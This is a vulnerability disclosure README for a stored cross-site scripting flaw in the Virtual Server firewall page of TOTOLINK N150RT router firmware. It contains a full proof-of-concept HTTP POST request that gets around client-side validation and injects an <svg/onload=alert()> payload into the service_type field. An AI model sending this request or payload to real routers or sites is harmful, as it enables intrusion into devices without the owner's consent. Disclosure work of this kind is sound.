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README.md



TOTOLINK N150RT XSS Vulnerability (Virtual Server)

Description

TOTOLINK N150RT V2_Firmware V3.4.0-B20190525 contains a Store Cross-site scripting (XSS) vulnerability in Virtual Server under the Firewall Page.


TOTOLINK N150RT version information

- Device : TOTOLINK N150RT
- Firmware Version : N150RT V2_Firmware V3.4.0-B20190525
- Manufacturer's website information : <https://www.totolink.net/>
- Firmware download address :
https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/153/ids/36.html

Vulnerability information


In the settings under the Firewall page, there is an option called virtual Server . There is a Store Cross-site scripting vulnerability in Service Type input box.

Firstly, we click the Add button on the Virtual Server page.



The screenshot shows the 'Virtual Server' configuration page of a TOTOLINK N150RT router. The left sidebar has a tree view with 'Firewall' selected under 'Virtual Server'. The main area shows a table with columns: ID, Service Type, External Port, Internal Port, Internal server IP, Protocol, Status, and Modify. A blue 'Add' button is located above the table. The top right corner has buttons for 'Easy Setup', 'Reboot', and 'Auto'.

Then we can see the portfw.htm page.



The screenshot shows the 'portfw.htm' configuration dialog box. It has fields for Service Type, External Port, Internal Port, Internal server IP, and Protocol. The 'Service Type' field has a 'View Existing Services' button. The 'Internal server IP' field contains '192.168.1.1'. The 'Protocol' dropdown is set to 'TCP'. At the bottom are 'Cancel' and 'Apply' buttons.

The portfw.htm page will check the value of Service Type , but it does not check on the server, So we use BurpSuite to bypass.

We fill in information as shown in the figure below. Then click the send button to send the request.

Burp Suite Professional v2025.1.5 - Temporary Project - Demo

Send

Request

```

1 POST /boafrm/formPortFw HTTP/1.1
2 Host: 192.168.1.1
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0)
   Gecko/20100101 Firefox/136.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 149
9 Origin: http://192.168.1.1
10 Connection: keep-alive
11 Referer: http://192.168.1.1/portfw.htm
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 changelist=0&service_type=%3csvg%2fonload%3dalert()%3cexternal_port=
   233&internal_port=2323&ip_subnet=192.168.1.1&fw_ip=2&fw_protocol=1&
   addPortFw=Apply&submit-url=%2fportfw.htm

```

Response

Inspector

Selected text: %3csvg%2fonload%3dalert()%3e

Decoded from: URL encoding

<svg/onload=alert()>

Cancel Apply changes

Request attributes: 2

Request query parameters: 0

Request body parameters: 9

Request cookies: 0

Request headers: 12

Ready

Event log (27) • All issues (39) •

Memory: 325.1MB

Once the request is sent, we refresh the Virtual Server page. Then the web site will execute the javascript we just inputted. This is a Store Cross-site scripting vulnerability, if someone else visits the page, the javascript will also be executed.

| ID | Service Type | External Port | Internal Port | Internal server IP | Protocol | Status | Modify |
|----|--------------|---------------|---------------|--------------------|----------|---------------------------------------|------------------------------------|
| 1 | | 233 | 2323 | 192.168.1.2 | TCP | OK | X |
| 2 | FTP | 233 | 2323 | 192.168.1.2 | TCP | OK | X |